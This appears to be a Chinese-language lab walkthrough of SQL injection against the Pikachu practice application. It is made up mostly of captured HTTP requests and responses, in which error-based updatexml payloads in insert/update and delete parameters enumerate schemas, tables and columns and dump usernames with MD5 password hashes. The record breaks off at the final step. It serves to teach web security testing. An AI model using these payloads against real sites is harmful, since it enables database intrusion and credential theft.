


what's your username?

your uid:11
your email is: admin/e10adc3949ba59abbe56e057f20f883e,pikachu/670b14728ad9902aecba32e22fa4f6bd,test
/e99a18c428cb38d5f260853678922e03

insert/update


注入点



```
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=a' &phonenum=a&add=a&email=a&submit=submit
```

```
<!-- /.nav-list -->

<div class="sidebar-toggle sidebar-collapse" id="
sidebar-collapse">
 <i id="sidebar-toggle-icon" class="ace-icon fa
 fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
 fa-angle-double-left" data-icon2="ace-icon fa
 fa-angle-double-right">
 </i>
</div>
</div>


You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to
use near 'a',address='a',email='a' where username='qqq'' at line 1
```


判断列数



```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=a' order by 4#&phonenum=a&add=a&email=a&submit=submit
```

```
    </ul>
    <!-- /.nav-list -->

    <div class="sidebar-toggle sidebar-collapse" id="
    sidebar-collapse">
      <i id="sidebar-toggle-icon" class="ace-icon fa
      fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
      fa-angle-double-left" data-icon2="ace-icon fa
      fa-angle-double-right">
      </i>
    </div>
  </div>

  Unknown column '4' in 'order clause'
```

查看回显位置报错、使用updatexml函数进行注入




```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=-a' and
updatexml(1,concat(0x24,database(),0x24),1)#&phonenum=a&add=a&email=
a&submit=submit
```

```
    </ul>
    <!-- /.nav-list -->

    <div class="sidebar-toggle sidebar-collapse" id="
    sidebar-collapse">
      <i id="sidebar-toggle-icon" class="ace-icon fa
      fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
      fa-angle-double-left" data-icon2="ace-icon fa
      fa-angle-double-right">
      </i>
    </div>
  </div>

  Unknown XPATH variable at: '$pikachu$'
```

查询数据库名

```
sex=-a' and updatexml(1,concat(0x24,(select group_concat(schema_name) from
information_schema.schemata),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```




```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=-a' and updatexml(1,concat(0x24,(select group_concat(schema_name)
from
information_schema.schemata),0x24),1)#&phonenum=a&add=a&email=a&subm
it=submit
```

```
    </ul>
    <!-- /.nav-list -->

    <div class="sidebar-toggle sidebar-collapse" id="
    sidebar-collapse">
      <i id="sidebar-toggle-icon" class="ace-icon fa
      fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
      fa-angle-double-left" data-icon2="ace-icon fa
      fa-angle-double-right">
      </i>
    </div>
  </div>

  Unknown XPATH variable at: '$information_schema,bWAPP,challe'
```

查询数据表名

```
sex=-a' and updatexml(1,concat(0x24,(select group_concat(table_name) from
information_schema.tables where
table_Schema="pikachu"),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 178
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=-a' and updatexml(1,concat(0x24,(select group_concat(table_name)
from information_schema.tables where
table_Schema="pikachu"),0x24),1)#&phonenum=a&add=a&email=a&submit=su
bmit
```

```
      </ul>
    </li>

    </ul>
    <!-- /.nav-list -->

    <div class="sidebar-toggle sidebar-collapse" id="
    sidebar-collapse">
      <i id="sidebar-toggle-icon" class="ace-icon fa
      fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
      fa-angle-double-left" data-icon2="ace-icon fa
      fa-angle-double-right">
      </i>
    </div>
  </div>

  Unknown XPATH variable at: '$httpinfo,member,message,users,x'
```

查询字段信息

```
sex=-a' and updatexml(1,concat(0x24,(select group_concat(column_name) from
information_schema.columns where table_Schema="pikachu" and
table_name="users"),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```




```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=-a' and updatexml(1,concat(0x24,(select group_concat(column_name)
from information_schema.columns where table_Schema="pikachu" and
table_name="users"),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```

```
   </ul>
  </li>


 </ul>
 <!-- /.nav-list -->

 <div class="sidebar-toggle sidebar-collapse" id="
 sidebar-collapse">
  <i id="sidebar-toggle-icon" class="ace-icon fa
  fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
  fa-angle-double-left" data-icon2="ace-icon fa
  fa-angle-double-right">
  </i>
 </div>
</div>

Unknown XPATH variable at: '$id,username,password,level$'
```

查询详细信息

```
sex=-a' and updatexml(1,concat(0x24,(select
group_concat(concat(username,0x2f,password)) from pikachu.users
),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```




```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 158
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_iu/sqli_edit.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

sex=-a' and updatexml(1,concat(0x24,(select
group_concat(concat(username,0x2f,password)) from pikachu.users
),0x24),1)#&phonenum=a&add=a&email=a&submit=submit
```

```


 </ul>
 <!-- /.nav-list -->

 <div class="sidebar-toggle sidebar-collapse" id="
 sidebar-collapse">
  <i id="sidebar-toggle-icon" class="ace-icon fa
  fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
  fa-angle-double-left" data-icon2="ace-icon fa
  fa-angle-double-right">
  </i>
 </div>
</div>

Unknown XPATH variable at: '$admin/e10adc3949ba59abbe56e057f'
```

delete


注入点



```
GET /vul/sqli/sqli_del.php?id=60' HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```

   </ul>
  </li>


 </ul>
 <!-- /.nav-list -->

 <div class="sidebar-toggle
 sidebar-collapse" id="sidebar-collapse">
  <i id="sidebar-toggle-icon" class="
  ace-icon fa fa-angle-double-left
  ace-save-state" data-icon1="ace-icon fa
  fa-angle-double-left" data-icon2="
  ace-icon fa fa-angle-double-right">
  </i>
 </div>
</div>

You have an error in your SQL syntax; check
the manual that corresponds to your MariaDB
server version for the right syntax to use
near ''' at line 1
```

无法进行闭合，使用or进行注入




```
GET /vul/sqli/sqli_del.php?id=
60+or+updatexml(1,concat(0x24,database(),0x24),1) HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```
      </li>



     </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle
   sidebar-collapse" id="sidebar-collapse":
    <i id="sidebar-toggle-icon" class="
    ace-icon fa fa-angle-double-left
    ace-save-state" data-icon1="ace-icon fa
    fa-angle-double-left" data-icon2="
    ace-icon fa fa-angle-double-right">
    </i>
   </div>
  </div>

  Unknown XPATH variable at: '$pikachu$'
```

查询数据库名

```
GET /vul/sqli/sqli_del.php?id=60+or+updatexml(1,concat(0x24,
(select+group_concat(schema_name)+from+information_schema.schemata),0x24),1)
HTTP/1.1
```




```
GET /vul/sqli/sqli_del.php?id=
60+or+updatexml(1,concat(0x24,(select+group_concat(schema_name)+from+info
rmation_schema.schemata),0x24),1) HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```



     </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle
   sidebar-collapse" id="sidebar-collapse"
    <i id="sidebar-toggle-icon" class="
    ace-icon fa fa-angle-double-left
    ace-save-state" data-icon1="ace-icon fa
    fa-angle-double-left" data-icon2="
    ace-icon fa fa-angle-double-right">
    </i>
   </div>
  </div>

  Unknown XPATH variable at:
  '$information_schema,bWAPP,challe'
```

查询数据表名

```
GET /vul/sqli/sqli_del.php?id=60+or+updatexml(1,concat(0x24,
(select+group_concat(table_name)+from+information_schema.tables+where+table_schem
a%3d"pikachu"),0x24),1) HTTP/1.1
```




```
GET /vul/sqli/sqli_del.php?id=
60+or+updatexml(1,concat(0x24,(select+group_concat(table_name)+from+information_schema.
tables+where+table_schema%3d"pikachu"),0x24),1) HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```


     </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle sidebar-collapse"
   id="sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon
    fa fa-angle-double-left ace-save-state"
    data-icon1="ace-icon fa
    fa-angle-double-left" data-icon2="ace-icon
    fa fa-angle-double-right">
    </i>
   </div>
  </div>

  Unknown XPATH variable at:
  '$httpinfo,member,message,users,x'
```

查询字段名

```
GET /vul/sqli/sqli_del.php?id=60+or+updatexml(1,concat(0x24,(select+group_concat(column_name)+from+information_schema.columns+where+table_schema%3d"pikachu"+and+table_name%3d"users"),0x24),1) HTTP/1.1
```




```
GET /vul/sqli/sqli_del.php?id=
60+or+updatexml(1,concat(0x24,(select+group_concat(column_name)+from+in
formation_schema.columns+where+table_schema%3d"pikachu"+and+table_name%
3d"users"),0x24),1) HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_del.php?id=58
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```
        </li>



      </ul>
    </li>


  </ul>
  <!-- /.nav-list -->

  <div class="sidebar-toggle sidebar-collapse" id="
  sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
     fa-angle-double-left" data-icon2="ace-icon fa
    fa-angle-double-right">
    </i>
  </div>
</div>

Unknown XPATH variable at: '$id,username,password,level$'
```

查询详细信息

```
